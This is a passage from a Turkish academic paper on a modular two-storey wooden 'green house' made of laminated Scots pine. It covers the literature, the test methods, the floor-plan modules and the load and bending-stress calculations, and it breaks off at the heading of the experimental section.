Ahşap, ekolojik tasarım kriterleri ile uyuşan bir malzemedir [1]. Ahşap malzeme; doğal, yenilenebilir, estetik, maliyet etkin, geri dönüşümü kolay, düşük karbon emisyonu ve karbonu depolayabilme gibi özelliklerinden dolayı sıklıkla tercih edilmektedir [4]. Yapılan ekolojik tasarımlar ile kaynak kullanımının tükenmemesi, oluşacak atıkların doğaya zarar vermeden kaybolması, malzemelerin ulaşımında ve uygulanmasında gürültü ve hava kirliliğine sebep olmadan sürdürülebilir mekanlar oluşturulması temel önceliktir [5].

Sürdürülebilir mekanlar olan yeşil binalar, yenilenebilir enerji kaynaklarına yönelen, atık suların geri kazanımını sağlayan, gün ışığından olabildiğince faydalanan, etkin ısı yalıtımı olan ve yapının gerekli enerjiyi kendisinin ürettiği binalardır [6]. Yeşil binalar, yapının arazi seçiminden başlayarak yaşam döngüsü çerçevesinde değerlendirilerek, bütüncül bir anlayışla, sosyal ve çevresel sorumluluk anlayışıyla tasarlanan, iklim verilerine ve o yere özgü koşullara uygun, ihtiyacı kadar tüketen, yenilenebilir enerji kaynaklarına yönelmiş, doğal ve atık üretmeyen malzemelerin kullanıldığı, ekosistemlere duyarlı ve sürdürülebilir yapılar olarak tanımlanmaktadır [7]. Yeşil binalar, çevresel etkileri büyük ölçüde enerji ve su tasarrufu önlemleri yoluyla ve inşaat alanına yönelik yerel etkileri sınırlandırarak en aza indirir [8].

Ahşap yeşil ev, yapı malzemesi olarak ahşabın kullanıldığı, doğal kaynakları verimli kullanabilecek şekilde tasarlanan, inşa edilen, yenilenen ve işletilen yapılardır [9]. Ahşabın diğer yapı malzemelerinin yerine kullanılması, iklim değişikliğini azaltmaya yönelik ileriye dönük olarak giderek daha fazla kabul görmektedir [10]. Ahşap ürünlerin daha az yenilenemeyen yakıt gerektirdiğini ve yaşam döngüleri boyunca alternatif malzemelere göre daha az sera gazı yaydığını gösteren araştırmalar sonucunda ahşap yeşil ev kullanımına yönelik ilgi giderek artmaktadır [11].

Bu çalışma ile yatay mimarinin en yaygın uygulaması olan müstakil iki katlı konut yapısının doğal ve ekolojik yapı malzemesi olan ahşaptan "yeşil ev" konsepti ilke ve esaslarına göre tasarlanması, planda ve yapı elemanlarında modüler bir prototip tasarımının geliştirilmesiyle konstrüksiyon ve mekanik analizleri yapılarak yapının uygulanabilirliği ortaya konacaktır.

Böylece ahşabı tercih edilebilir bir yeşil yapı malzemesi unsuru haline getiren ahşap yeşil ev konsepti tasarımına özgün yaklaşımların ortaya koyulması amaçlanmıştır.

Mimari yapılarda ahşap malzemelerin kullanımının artması enerji verimliliği oluşturarak ülke ekonomisine ek bir katkı sağlanmasına neden olacaktır. Ahşap malzemelerle yapılan ahşap yeşil ev tasarımları; yapıların enerji tüketimi, çevre sağlığı, küresel ısınmanın etkilerinin azaltılması, doğal kaynakların korunması ve kullanımı açısından önemli bir yer tutmaktadır. Günümüzde küresel ısınmanın giderek arttığı ve kaynakların hızla azaldığı bir dünyada ahşap yeşil ev mimarisinin yaygınlaşması çevresel sorunların azalmasına, çevre ve toplum sağlığının korunmasına önemli bir katkı sunacaktır. Bu nedenle bu çalışmanın, bu alana yeni bir boyut getirerek ileride yapılacak mesleki çalışmalara ve uygulamalara önemli bilimsel katkı sağlayabileceği öngörülmektedir.

2. LİTERATÜR TARAMASI (LITERATURE REVIEW)

İnşaat sektörü, nihai enerji tüketiminin %42'sini, toplam sera gazı emisyonlarının %35'ini, çıkarılan malzemelerin %50'sini ve su tüketiminin %30'unu etkilemektedir. Ahşap yapılar özellikle fosil bazlı yakıt ve malzeme tüketimini azaltarak veya ortadan kaldırarak CO₂ emisyonunu azaltma potansiyeline sahiptir [12]. Literatürde bu konuda birçok çalışma mevcuttur. Lippke ve ark. (2010) çalışmasında, tamamlanmış, beton duvar çerçeveli evden kaynaklanan emisyonlar, ahşap ürünlerde depolanan karbon dikkate alınmadan ahşap duvarlı evden %31 daha fazla olduğu, karbon depoları dahil edilmesiyle birlikte bu oranın %156 ulaştığı belirtilmiştir [13]. Salazar ve Meil'in (2009) çalışmasında, ahşabın yoğunlukla kullanıldığı evin üretiminde %52 daha az fosil yakıt tüketildiği ve tipik bir eve göre %33 daha az sera gazı salındığı saptanmıştır [11]. Duan'ın (2023) çalışmasında, çapraz lamine ahşap binaların daha düşük sera gazı emisyonları iklim etkisi dikkate alındığında, betonarme binaların termal kütesinden elde edilen sera gazı salınımına göre daha az olduğu bildirilmiştir [14]. Sütçü ve Cambazoğlu (2023) tarafından yapılan çalışmada, metal veya plastik esaslı prefabrik yapı elemanları yerine ahşap karkas yapılar kullanılarak kısa çözüm barınma ihtiyacına acil çözüm sunabilen modüler tasarıma sahip barınma alanlarının üretilebileceği belirtilmiştir [15].

Öztürk ve Aşkın'ın (2023) çalışmasında, sertifikasyon sistemlerinde yeşil bina olarak belgelenecek yapıların değerlendirilmesinde yer alan kriterlerle oluşturulan yapının istenen özelliklere uygun olarak inşa edildiğinde projelere maliyet, güneş ışınları, çevre ve insan sağlığı gibi diğer olanakların verimli kullanımı, daha iyi erişilebilirlik ve konforda artış gibi birçok olumlu katkısı olduğu bildirilmiştir [16]. Tavşan ve ark. (2022) çalışmasında endüstriyel ahşabın çok katlı ve geniş açıklıklı yapılarda kullanımı giderek yaygınlaştığı belirtilmiştir. Endüstriyel ahşapla inşa edilen yapıların karbon salınımı ve enerji tüketimini azaltması bakımından ekolojik olduğu bildirilmiştir [17]. Gül ve Güzelçoban'ın (2019) yapıldığı dönemin en yüksek ahşap yapısı olarak bilinen Norveç'teki "The Tree" yapısını incelediği çalışmada, yapısal ahşabın, beton ya da çelik gibi malzemelerden daha hafif olması, yüksek bir kütle-ağırlık oranına sahip olması, daha az karbon ayak izine sahip olması ve hızlı üretilebilme yeteneğinden dolayı tercih edildiği bildirilmiştir [18].

Bayar ve Atılgan (2015) tarafından yapılan çalışmada, yeşil ev tasarımında bina yapımı esnasında kullanılan malzemelerin doğa dostu ve geri dönüştürülebilir malzemelerden oluşması ve enerji analizi için yenilenebilir enerji kaynakları olarak elektrik için fotovoltaik güneş panellerinden, ısıtma ve soğutma için ısı pompası ve güneş kolektörü desteğinden, kullanım suyu için ise yağmur suyu depolama sisteminden faydalanılması gerektiği belirtilmiştir [19]. Bostancıoğlu ve Birer'in (2004) çalışmasında ahşap malzemenin, hafif ve farklı iklim koşullarına dayanıklı olması, özel boyalarla artırılan yangın direnci emprenye edilerek çürüme ve böcek tahribatına karşı korunması, yapı söküldüğünde yeniden kurulabilmesi, onarım ve plan değişikliğinin kolay olması, enerji dostu ve depreme dayanıklı olması, çelik, beton, taş ve kerpiçle mükemmel bir uyum içerisinde kullanılabilmesi gibi özelliklerinin tüm ekolojik tasarım kriterleri ile uyduğu ifade edilmiştir [1]. Petersen ve Solberg (2002) tarafından yapılan çalışmada, çelik kirişlerin üretimindeki toplam enerji tüketimi, lamine ahşap kirişlerin imalatına göre iki ila üç kat, fosil yakıt kullanımı ise altı ila 12 kat daha fazla olduğu ve lamine ahşap kiriş üretiminin, çelik kiriş üretiminden kaynaklanan sera gazı emisyonlarının beşte biri olduğu belirtilmiştir [20]. Khamsını ve ark. (2019) tarafından yapılan araştırmada ahşap kirişlerin 1/3 oranındaki örneklerde kalıcı sehim miktarı incelenmiş, lamine ahşap kirişler ile kertme gövdeli kirişlerde kalıcı sehim daha az görüldüğünden bina yapımında tercih edilebileceği bildirilmiştir [21].

Kütükcü (2019) tarafından yapılan yüksek lisans tezinde, meşe ve çam olmak üzere iki farklı türde ahşap kullanılmış, 1/5 ölçekli olarak ahşap çerçeve sistemli iki katlı ev modeli tasarlanmış ve dört grup ahşap çerçeveli ev numunesi üretilmiştir. Her grup çerçeve ahşap ev numuneye önden ve yandan olmak üzere yanal yükleme deneyi yapılmıştır. Deneyler sonucunda ahşap taşıyıcı düzlem çerçevelerin yüksek mukavemete sahip olduğu ve deneyler sırasında çerçevelerin tamamen göçüğe uğramayıp taşıma özelliğini devam ettirdiğinden, ahşap çerçeve sistemlerin yapı tasarımında ve imalatında kullanılabileceği önerilmiştir [22].

3. MATERYAL VE METOT (MATERIALS AND METHODS)

3.1. Materyal (Materials)

Bu çalışmada, yapısal ahşap sanayisinde ve ağaçları endüstrisinde yaygın olarak kullanılan iğne yapraklı ağaç türlerinden sarıçam (*Pinus Sylvestris L.*) odunları, lamine edilerek kullanılmıştır. Kerestelerin I. sınıf, düzgün lifli, ardaksız, budaksız ve diri odundan olmasına özen gösterilmiştir. Ahşap malzemenin laminasyonunda nem kürlenmeli DIN/EN 204 standartlarında D4 özellikli poliüretan tutkalı (PUR) tutkalı kullanılarak 30 x 60 mm en kesitinde ve tasarımda yer aldığı kolon kiriş ölçülerinde TS 386'ya göre lamine edilmiştir [23].

3.2. Deney Örneklerinin Hazırlanması (Preparation of Test Samples)

Deney numunelerinin hazırlanmasında Gazi Üniversitesi Teknoloji Fakültesi Ağaçları Endüstri Mühendisliğinin atölyeleri kullanılmıştır. Deney örnekleri rastgele yöntemle temin edilen 1. sınıf Sarıçam keresteden çatksız, budaksız, ardaksız, düzgün lifli, yoğunluk ve renk farkı olmayan şekilde diri odun kısımlarından TS ISO 3129 [24] ve TS 53 [25] standartlarına göre hazırlanmıştır. Lamine işlemi yapılırken her bir 30 mm kalınlıktaki tabakaya suya ve neme karşı dayanıklı, poliüretan esaslı PUR tutkalı metrekaeye 150 gram hesabına göre sürülmüştür.

Piyasada standart kereste olarak bulunan 15 x 15 cm en kesitindeki çeşitli boylarda üretilen sarıçam keresteleri temsil eden iki katmanlı 3 x 6 cm en kesitli lamine kolon ve kiriş elemanları elde edildi. Bu elemanlardan ahşap evin taşıyıcı çerçeve sistemleri geliştirildi. Standart kerestelerin boyları en fazla 5,5 m ya da 6 m'dir. 8 m'lik düşey kolon elemanlarını boy ekleyerek oluşturuldu. Kiriş elemanları ise eksiz tek parçadır. Deney örneklerinin boyutları 1/5 ölçekli olarak

küçültülmüştür. Numuneler standartların ön gördüğü ölçüde kesilmiştir. Hazırlanan deney örnekleri iklimlendirme odasında 20°C sıcaklık ve %65 nispi nem şartında değişmez ağırlığa gelinceye kadar bekletilmiş, her bir deney örneği teker teker kabinden alınarak üniversal test cihazında tüm test ve ölçümler uygulanmıştır.


3.3. Deney ve Ölçümler (Experiments and Measurements)

Ahşap ev konstrüksiyonunda, taşıyıcı olarak düzlem çerçeve sistemi biçiminde öngörülerek


taşıyıcı çerçeveler 18M modül (18 x 10 = 180 cm) sistemi esas alınarak tasarlanmıştır (Şekil 4). Yapının yük hesaplamalarında, düzlem taşıyıcı çerçeve elemanları ve elemanların birleşim yerlerindeki zorlanmaları temsil eden deney örnekleri bu çerçeve sistemin belli kısımları dikkate alınarak hazırlanmıştır. Deney örneklerine, Tablo 1’de verilen testler TS EN 205 [26], TS 2595 [27], TS 647 [28], TS ISO 13061-3 [29], TS ISO 13061-4 [30] ve TS 2478’e [31] uyularak (Şekil 1, Şekil 2, Şekil 3) uygulanmıştır.

Tablo 1. Taşıyıcı ahşap düzlem çerçeve elemanlarına uygulanan testler (Tests applied to load-bearing wooden plane frame elements)


Mekanik Özellikler	Örnek Ölçüleri (mm)	Örnek Sayısı (n)	Standart Numarası
Yapışma Direnci			
Yapışma derzine paralel çekme direnci	15 x 30 x 150	10	TS EN 205
Yapışma derzinde ayırma çekmesi direnci	20 x 60 x 200	10	TS EN 205
Yapışma derzinde makaslama direnci	L tip 20 x 50 x 200	10	TS EN 205
Eğilme Direnci			
Dolu gövdeli 3 noktadan eğilme direnci	30 x 60 x 1140	10	TS ISO 13061-3,4 TS 2478
Dolu gövdeli 4 noktadan eğilme direnci	30 x 60 x 1140	10	TS ISO 13061-3,4 TS 2478
Kertme gövdeli 3 noktadan eğilme direnci	30 x 60 x 1140	10	TS ISO 13061-3,4 TS 2478
Kertme gövdeli 4 noktadan eğilme direnci	30 x 60 x 1140	10	TS ISO 13061-3,4 TS 2478
Sütun Direnci			
Dolu gövdeli sütun direnci	30 x 60 x 1230	10	TS 2595, TS 647
Kertme gövdeli sütun direnci	30 x 60 x 1230	10	TS 2595, TS 647



Şekil 1. Liflerine paralel çekme zorlamasında yapışma direnci tespiti: (a) Deneş numunesi, (b) Deneş düzeneği. Ayırma çekme zorlamasında yapışma direnci tespiti: (c) Deneş numunesi, (d) Deneş düzeneği. Diyagonal basınç zorlamasında yapışma (*makaslama*) direnci tespiti: (e) Metal bağlantısız deneş numunesi, (f) Deneş düzeneği ve (g) Metal bağlantılı deneş numunesi, (h) Deneş düzeneği (Determination of adhesion resistance under tensile stress parallel to its fibers: (a) Test sample, (b) Test setup. Determination of adhesion resistance under separation tensile stress: (c) Test sample, (d) Test setup. Determination of adhesion (*shear*) resistance under diagonal compressive stress: (e) Test sample without metal connection, (f) Test setup and (g) Test sample with metal connection, (h) Test setup)



Şekil 2. Dolu gövdeli kirişlere üç noktadan eğilme direnci tespiti: (a) Deneysel numune, (b) Deneysel düzeneği. Dolu gövdeli kirişlere dört noktadan eğilme direnci tespiti: (c) Deneysel numune, (d) Deneysel düzeneği. Kertme gövdeli kirişlere üç noktadan eğilme direnci tespiti: (e) Deneysel numune, (f) Deneysel düzeneği. Kertme Gövdeli Kirişlere Dört Noktadan Eğilme Direnci Tespiti: (g) Deneysel numune, (h) Deneysel düzeneği (Three point bending strength determination of solid beams: (a) Test sample, (b) Test setup. Four point bending strength determination of solid beams: (c) Test sample, (d) Test setup. Three-point flexural strength determination of notched web beams: (e) Test sample, (f) Test setup. Four-point bending strength determination of notched web beams: (g) Test sample, (h) Test setup)




Şekil 3. Sütun direnci tespiti: (a) Deney numunesi, (b) Deney düzeneği (Column resistance determination: (a) Test sample, (b) Test setup)

4. AHŞAP YEŞİL EV KONSEPTİ TASARIM SÜRECİ (WOODEN GREEN HOUSE CONCEPT DESIGN PROCESS)

Günümüz dünyasında çevreci yaklaşım kavramları ile anlamlandırılan yaşamın konforlu mekânı Ahşap Yeşil Evler olarak ifade edilmektedir. Bu tanımlamanın birçok haklı gerekçeleri vardır. Bu haklı gerekçelerin bazıları; ahşap materyalin doğal, sürdürülebilir, ucuz, kolay işlenebilen ve geri dönüşümlü olması, yatay mimariye en uygun örnek olması, temele gelen özyük bakımından en hafif olması nedeniyle düşük maliyet gerektirmesi, düşük karbon salınımı gibi birçok fayda ve avantaj sıralanabilmektedir. Bu noktalardan hareketle, çekirdek bir ailenin konforlu bir yaşam

sürdürebileceği, iki katlı yatay bir yapı tasarlanarak araştırma çalışması başlatılmıştır.

Ahşap Yeşil Ev tasarımında, zemin katın yaşam alanlarından, üst katın (birinci kat) yatak ve yardımcı servis alanlarından oluşması esas alınmıştır. Bu alanların tasarımında ise günlük yaşam faaliyetleri esas alınarak, alan – fonksiyon – ölçü gereklilikleri ilişkisi kurulmuştur. Bu noktada, yerleşim planı modüler bir sisteme oturtulup, en küçük yaşamsal modül hücre uluslararası M10 modülün 18 katı olan 180 x 180 cm'lik bir modül alan olarak kabul edilmiştir. Bu kurgu ile aşağıda yer alan zemin kat ve birinci kat yerleşim planları tasarlanmıştır (Şekil 4).



Şekil 4. (a) Zemin kat yerleşim planı, (b) Birinci (üst) kat planı ((a) Ground floor layout plan, (b) First (upper) floor plan)

En küçük yaşamsal modül hücre (180x180 cm), merdiven boşlukları, banyo ve tuvalet gibi dar alanlarda hem ilgili aksesuarların yerleştirilmesi hem de sirkülasyon rahatlığı sağlayacak kadar yeterli olması istenmiştir. En küçük yaşamsal modül hücrenin oluşturulmasında tasarımın el kitabı kabul edilen Neufert'te [32] bildirilen en az 3M bir insan genişliği 1M taşınan eşya genişliği, bir bu kadar da karşılaşan kişi için mesafe ihtiyacı ve 1M de ara boşluk ihtiyacı olmak üzere toplam $3M+1M+1M+3M+1M=9M$ ($180 / 2 = 90$ cm) bir merdiven kolu ölçüsü olarak esas alınmıştır. Aynı gereksinim banyo ve tuvalet gibi dar mekânlar için de geçerli olacağı düşünülmüştür.


En küçük yaşamsal modül hücre (180 x 180 cm), alan ve mekanların tasarımında esas alındığı gibi, Ahşap Yeşil Evin üretiminde de modül oluşturması kurgulanmıştır. Ahşap yapının tüm taşıyıcı düzlem çerçeveleri, zemin ve tavan örtü panelleri 18M'lik modül hücreye göre şekillendirilmiştir. Tüm duvar panelleri ve pencere açıklıkları 18M x 27M'lik modüle göre oluşturulmuştur (Şekil 5). Ahşap Yeşil Evin bu haliyle, üretim birimlerinde modül halinde üretilebilirliği, elemanlar halinde sahaya taşınabilirliği ve vida, somun-cıvata ve tutkallı unsurlarla sahada montajı sağlanabilirliği bir tasarım (proje) olarak kurgulanmıştır. Tüm yapı elemanları ahşaptan düşünülmüştür. Farklı malzeme olarak sadece vida-somun-cıvata gibi bağlantı unsurları (metal) projede yer almaktadır.




Şekil 5. (a) Ahşap yeşil ev ön cephe görünüşü, (b) Ahşap yeşil ev sol yan cephe görünüşü ((a) Wooden green house front elevation view, (b) Wooden green house left side elevation view)

Yapının ana taşıyıcı düzlem çerçeveleri ve ara çerçevelerinde de bir modülasyon kurgu mevcuttur. Yapının ön ve arka kısmını oluşturan ana taşıyıcı ve bunların ara bağlantılarını sağlayan ara çerçevelerde yatay elemanlar (kirişler) aynı ölçü ve şekillendirmeye sahip, sadece kolon elemanların uzunluğu (yüksekliği) yapıda bulunduğu yere göre farklılık göstermektedir. Tüm kolonların zemin başlangıçları ve katlardaki ölçü ve şekillendirmesi birbiri ile aynıdır. Sadece üst bitiş uç ölçüleri çatı eğimini oluşturmak üzere farklıdır. Çerçeveyi oluşturan düşey ve yatay elemanların en-kesit ölçüleri 15 x 30 cm olarak öngörülmüştür. Bu

elemanlar da iki adet 15 x 15 cm'lik en-kesite ve yeterli uzunluğa sahip standart kerestenin tutkal ile birbirlerine laminasyon yöntemiyle yapıştırılarak elde edilmesi düşünülmüştür. Standart ölçülü kereste piyasada daha düşük fiyattan bulunabilirken, 15 x 30 cm en-kesitli kalas kereste özel imalat kabul edilip daha yüksek fiyata temin edilebilmektedir. Laminasyon tekniği ile tutkallı ahşap eleman oluşturma mukavemet bakımından yüksek avantajı olduğu gibi, çeşitli üretim kolaylıkları da bilinmektedir. Tasarımda lamine ahşap eleman tercihi bu avantaj ve kolaylıklar nedeni ile esas alınmıştır (Şekil 6, Şekil 7).




Şekil 6. Taşıyıcı düzlem çerçeveler (4 nolu ana taşıyıcı çerçeve) (Load-bearing plane frames (main bearing frame no. 4))



Şekil 7. (a) Ön plan ara çerçeveler (ÖÇ), (b) Arka plan ara çerçeveler (AÇ) ((a) Foreground intermediate frames, (b) Background intermediate frames)

Tüm çerçeveler modül elemanlardan meydana gelmekte ve çerçeve birleşim yerleri (düğüm


noktaları) kertme tutkallı ve cıvatalı birleştirme yöntemiyle oluşturulmaktadır (Şekil 8).



Şekil 8. (a), (b) Çerçeve kolon ve kiriş elemanları birleşim yeri (düğüm noktası) ((a), (b) Joint of frame column and beam elements (nodal point))

Ana taşıyıcı düzlem çerçevelerin kiriş elemanlarına açılan 15 x 15 cm'lik iki kertme kirişi yüksekliğin yarısına kadar üç eşit parçaya bölmekte ve kertmeler arası 180 cm mesafe ters kertmeli kontra


kirişler ile bölünerek modüler tavan, çatı örtü boşlukları oluşturulmaktadır (Şekil 9). Kirişlerdeki kertme birleştirme yapının yatay yöndeki rijitliğine katkı sağlayacaktır.



Şekil 9. (a) Kertmeli kontra kirişler, (b) Tavan örtü paneli uygulaması ((a) Notched counter beams, (b) Ceiling cover panel application)

Bu boşluklara işletmede modüler olarak üretilmiş örtü panelleri, elektrik vb. tesisat yönleri dikkate alınarak çerçeve dış kenar yüzeylerine tutkal uygulanarak vidalı yöntemle monte edilebilirliği öngörülmüştür. Zemin kat ve üst kattaki örtü panellerinin yerine montajından sonra (tüm su, gaz, elektrik, internet vb. sistem tesisatları yerleştirildikten sonra) yüzeye yapıştırma yöntemiyle ahşap parke uygulanacağı


tasarlanmıştır. Yapının duvar panelleri 18M x 27M modül ölçülerinde (180 x 270 cm) işletmede imal edilip sahaya taşınabilir ve yerinde montajlanabilir özelliklerdedir. Her bir duvar ve tavan-çatı paneli projede işaretli pozisyon numarası ile kodlanması öngörülmektedir. Pozisyon numarası panellerin iç donatıları, tesisat sistemi ve diyagonal eleman içerme durumuna göre belirlenmiş olacaktır (Şekil 10).



Şekil 10. (a) Dış Duvar Izgarası ve İzolasyon Detayı, (b) Düzlem çerçevelerin birleşim detayı ve duvar ve örtü panelinde tesisat uygulaması ((a) Exterior Wall Grille and Insulation Detail, (b) Joint detail of plane frames and installation application on the wall and covering panel)

Ana taşıyıcı çerçeveler ile ara çerçevelerin birbirleri ile bağlantısının tutkallı birleşme ile gerçekleşmesi düşünülmüştür. Bu birleşmenin düzgün olması ve iş kancalar ile basınç uygulanması sırasında

çerçevelerin yapışma yüzeylerinin birbirinden kaymaması ve montaja kılavuzluk görevi yapmak üzere metal kavelalar yerleştirilmesi tasarlanmıştır.




Şekil 11. Ahşap yeşil evin konstrüksiyonu (Wooden green home construction)

Yatay düzlemde modül ölçülerdeki zemin, tavan ve çatı örtü panelleri (180 x 180 cm), düşey düzlemde modül ölçülerdeki ana taşıyıcı düzlem çerçeveler, ara çerçeveler ve duvar panellerinin birleşim yerlerinde birbirleri ile uyum içerisinde olmaları işletmede imalat ve sahada montaj kolaylığı sağlaması, tasarım sürecinde temel ilke olarak hedeflenmiştir (Şekil 11). Ahşap Yeşil Ev Konsepti'nin bu kurgu üzerine tasarımı araştırmanın ilk aşamasını oluşturmuştur. Bu aşamadan sonra, tasarımı tamamlanmış olan ana taşıyıcı çerçevelerin, ara çerçevelerin, bunların elemanlarının en-kesitlerinin ve birleşim yerlerinin


yeterli sağlamlık sunup sunmadığı irdelenmiştir. Bu maksatla önce yapı yükü hesaplanmıştır.

5. TASARIM YÜKÜNÜN TEORİK HESABI (THEORETICAL CALCULATION)

Yapının çeyrekliliğini belirlemek için planda ön ve arka ana çerçevelerin birleştiği yatay eksen ve planın arka kısmında mutfak ve ıslak mekânların birleştiği düşey eksen esas alındığında simetrik yapı planının birinci çeyreği belirlenmiştir (Şekil 12).



Şekil 12. Ahşap yapının plandaki birinci çeyreği (First quarter of the wooden structure in plan)



Şekil 13. (a) Arka plan bir yan eğik çatı yüzeyi, (b) Strüktürü ((a) Background of a side-slope roof surface, (b) Structure)

Şekil 13'te yer alan arka plan bir yan eğik çatı yüzey alanı: $A_1 = 6,15 \times 6,9 = 42,43 \text{ m}^2$ olarak hesaplanmıştır. Tablo 2'de ahşap çatı yükü ve

Tablo 3'te ise birim eğik çatı yükü hesap sonuçları yer almaktadır.

Tablo 2. Ahşap çatı yükü (ÇY) hesap sonuçları (Wooden roof load calculation results)


Ahşap Çatı Yükü (ÇY) Hesabı	
6 adet eğik kiriş yükü	513,00 kg
9 adet ızgara yükü	552,00 kg
OSB (kavak, 11mm, çift yüz)	280,00 kg
Cam yünü (8 cm)	51,00 kg
Şingil	764,00 kg
Membran (3 mm)	552,00 kg
İnsan (bakım – onarım)	365,00 kg
Toplam Yük	3077,00 kg

Tablo 3. Birim eğik çatı yükü hesap sonuçları (Unit inclined roof load calculation results)

Birim Eğik Çatı Yükü Hesabı	
Ahşap çatı birim yükü	73,00 kg/m ²
Kar birim yükü	75,00 kg/m ²
Rüzgâr birim yükü	60,00 kg/m ²
Toplam	208,00 kg/m²

Çatı eğimi (β) = 20 derece (%34 eğim)
Birim çatı yükü yatay etkisi hesabı: $208,00 / 0,937$
($\cos 20$) = 222 kg / m²

4 numaralı orta çerçevede çatı yükünün eğilme etkisi ve kiriş yeterliliği hesabı:




Şekil 14. 4 numaralı orta (ana taşıyıcı) çerçevenin çeyreği (Quarter of the middle (main carrier) frame number 4)

Tek çerçeve yük alanı (A) = $6,15 \times 1,95 = 11,99 = 12 \text{ m}^2$

Tek çerçeve birim yükü (q) = $12 \times 222 / 615 = 4,33 \text{ kg}$

Bu durumda 4 numaralı kirişe gelen maksimum yük: $570 \times 4,33 = 2663 \text{ kg}$ olarak hesaplanır (Şekil 14).




Şekil 15. Kolon kiriş birleşme yerinde payanda (Buttress at the column beam junction)

Taşıyıcı kirişlerin iki ucundan diyagonal payandalar ile desteklenerek (Şekil 15), hem çerçeve sistem elemanları birleşim yerlerinde rijitliği artırma, hem de kirişlerin mesnetler arası açıklıkları (L_k) kısaltılarak mevcut en-kesitin eğilme direnci artırılması tasarlanmıştır. Buna göre, kiriş uzunluğu 615 cm iken iki ucundan 75 cm'lik iki diyagonal payanda ile desteklenmesi halinde destekler arası açıklık:

$$L_d = 555 - 150$$

$$L_d = 405 \text{ cm kalmıştır.}$$

$\sigma_e = M / W$ denkleminde eğilme analizi yapmak için önce yükün ankastrelik momenti gereklidir. Ankastrelik moment $M_{AB-BA} = (q \times L^2) / 12$ denkleminde $M_{AB-BA} = 59185,68 \text{ kg} \times \text{cm}$ olarak hesaplanmıştır. Hesaplanan ankastrelik moment $\sigma_e = M / W$ denkleminde yerine konarak 4 numaralı orta çerçeve kirişinde; $\sigma_e = 26,3 \text{ kg/cm}^2$ lik bir eğilme gerilmesi belirlenir. I. sınıf Sarıçamdan tasarlanan taşıyıcı ana çerçevenin eğilme emniyet gerilmesi (σ_e) = **130 kg/cm²** dir. Bu durumda $130 > 26,3$ olduğundan çerçeve kirişi üzerine gelen yükü eğilmeden yaklaşık $k = 5$ kat emniyetle karşılayabileceği hesaplanmış olur.



Şekil 16. Arka plan üst tavan yükü (Background upper ceiling load)

Arka planda yer alan diğer **1-2-3 numaralı taşıyıcı ana çerçeveler** aynı yapısal özellikte olduklarından bu hesaplama onlar için de geçerli olduğu kabul

edilmiştir (Şekil 16). Tablo 4'te arka plan üst kat tavan yükü hesap sonuçları yer almaktadır.

Tablo 4. Arka plan üst kat tavan yükü hesap sonuçları (Background upper floor ceiling load calculation results)

Arka Plan Üst Kat Tavan Yükü Hesabı	
4 adet ana taşıyıcı giriş yükü	608,00 kg
2 adet kontra giriş yükü	304,00 kg
9 adet ızgara yükü	534,00 kg
OSB (kavak, 11 mm, tek yüzey)	140,00 kg
Cam yünü (8 cm)	51,00 kg
Tavan lambri yükü	330,00 kg
Toplam Öz Yük	1967,00 kg
Tavan birim yükü (1967/33,35)	60,00 kg/m ²
Kullanım birim yükü	40,00 kg/m ²
Tavan Birim Alan Yükü	100,00 kg/m²

Tek çerçeve yük alanı (A) = 6,15 x 1,95 = 11,99 = 12 m²
 Tek çerçeve birim yükü (q) = (12 x 100) / 555 = 2,162 kg/cm

En fazla yük taşımaya maruz kalan iki orta kirişte eğilme analizi yapılırken giriş destekler arası L_d

mesafesi 405 cm alınmıştır. Bu durumda; tavan yükünün oluşturduğu ankastrelik momenti,

$M_{AB-BA} = (q \times L_d^2) / 12$ denkleminde $M_{AB-BA} = 29551,83 \text{ kg} \times \text{cm}$ olarak ankastrelik moment hesaplanmış olur. Tablo 5'te arka plan bir yan duvar yükünün hesap sonuçları sunulmuştur.

Tablo 5. Arka plan bir yan duvar yükünün hesap sonuçları (Calculation results of a background sidewall load)

Arka Plan Bir Yan Üst Kat Duvar Yükünün Hesabı	
Dolu, kapılı ve pencere duvar yükü	
Diyagonal (0,1 x 0,1 x 3,28 x 550)	18 kg,
Karkas yatay eleman 12 x (0,04 x 0,1 x 0,9)	24 kg
Karkas düşey eleman 15 x (0,04 x 0,1 x 2,75)	91 kg
İç lambri 3 x (0,018 x 1,8 x 2,75)	144 kg
Yalibaskı 3 x (0,022 x 1,8 x 2,75)	175 kg
Cam yünü 3 x (8 cm)	18 kg
Toplam Duvar Yükü (15,4 m²)	470 kg
Duvar birim alan yükü	45,5 (kg/m²)
Çatı altı üçgen duvar yükü (6,25 m²)	284 kg


Arka plan bir yan üst katta toplam duvar yükü (kapı ve pencere boşlukları kapı kanadı ve camlı pencere doğraması ile doldurulduğunda dolu duvar değerine ulaştığı kabul edilir:

3,5 cephe x (her cephe: 6m x 2,75) x 45,5 (duvar birim alan yükü) + 2 cephe üçgen duvar yükü = 3196 kg olarak hesaplanmıştır.

Üst kat zemin yükü (Zemin öz yükü + kullanılan eşya ve yaşayan insan yükü):

60 kg/m² (tavan/zemin birim yükü) + 40 kg/m² (Eşya ve yaşayan insan birim yükü) = 60 x (6 x 6) + 40 x (6 x 6) = 2160 + 1440 = 3600 kg olarak hesaplanmıştır.

Bu ana başlık altında hesaplanan tüm yükler tasarım yükü olarak tanımlanmıştır.



Şekil 17. Yapı düşey yükünü taşıyan kolonların burkulma anı (Buckling moment of the columns carrying the vertical load of the structure)

Tablo 6. Toplam yapı yükü hesap sonuçları (Total building load calculation results)

Arka Plan Bir Yan Üst Kat Toplam Yükü	
Eğik çatı yükü	3077,00 kg
Üst kat düz tavan yükü	1967,00 kg,
Üst kat üç cephe toplam duvar yükü	3196,00 kg
Üst kat toplam zemin yükü	3600,00 kg
Toplam Üst Kat Bir Yan Yükü	11840,00 kg
Toplam Yapı Yükü (11840 x 8)	94720,00 kg

Bu kısım toplam yapının en büyük yüke sahip üst kat birimi olduğu için seçilmiştir ve yaklaşık hesaplama yapılmıştır (Tablo 6 ve Şekil 17).

6. AHŞAP YEŞİL EV ANA TAŞIYICI ÇERÇEVE SİSTEMİNİN DENEYSEL ANALİZİ (EXPERIMENTAL ANALYSIS OF WOODEN GREEN HOUSE MAIN CARRIER FRAME SYSTEM)

